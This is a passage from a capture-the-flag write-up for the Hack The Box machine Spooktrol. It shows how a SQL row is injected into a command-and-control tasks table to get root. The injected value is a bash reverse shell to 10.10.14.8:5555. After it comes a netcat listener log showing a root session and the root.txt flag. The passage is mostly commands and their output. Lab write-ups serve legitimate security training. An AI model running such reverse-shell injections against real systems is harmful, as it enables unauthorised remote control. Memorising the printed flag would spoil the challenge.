7|10a6dd5dde6094059db4d23d7710ae12|2021-10-29 05:38:01.190107
8|10a6dd5dde6094059db4d23d7710ae12|2021-10-29 05:40:01.411168
9|10a6dd5dde6094059db4d23d7710ae12|2021-10-29 05:42:01.629051
10|10a6dd5dde6094059db4d23d7710ae12|2021-10-29 05:44:01.829198
```

2.2.5 Inject Payload to DB

Prepare payload

```
3
4 # FORMAT TO INSERT VALUES
5 INSERT INTO tasks VALUES (id ,target,status,task, arg1,arg2,result);
6
7 # DATA ATTACKER INSERT
8 INSERT INTO tasks VALUES(2,'10a6dd5dde6094059db4d23d7710ae12',0,1,"bash -c 'bash -i >& /dev/tcp/
9 10.10.14.8/5555 0>&1'",'',X'726f6f740a');
10
11 ===== FLAG =====
```

Insert the payload as above syntax

```
sqlite> INSERT INTO tasks VALUES(2,'10a6dd5dde6094059db4d23d7710ae12',0,1,"bash -c 'bash -i >& /dev/tcp/10.10.14.8/5555 0>&1'",'',X'726f6f740a');
sqlite> dump tasks;
```

2.2.6 Netcat listener on Root

Gain Root. After 1-2 minute we can get connection

```
sodanew@kalinev:~/Documents/HTB/Machine/Linux/Spooktrol$ nc -lvnp 5555
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::5555
Ncat: Listening on 0.0.0.0:5555
Ncat: Connection from 10.10.11.123.
Ncat: Connection from 10.10.11.123:54124.
bash: cannot set terminal process group (89851): Inappropriate ioctl for device
bash: no job control in this shell
root@spooktrol:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@spooktrol:~# hostname
hostname
spooktrol
root@spooktrol:~# pwd
pwd
/root
root@spooktrol:~# cat root.txt
cat root.txt
ec37e1316bdba0983a96badbeefacc4d
root@spooktrol:~#
```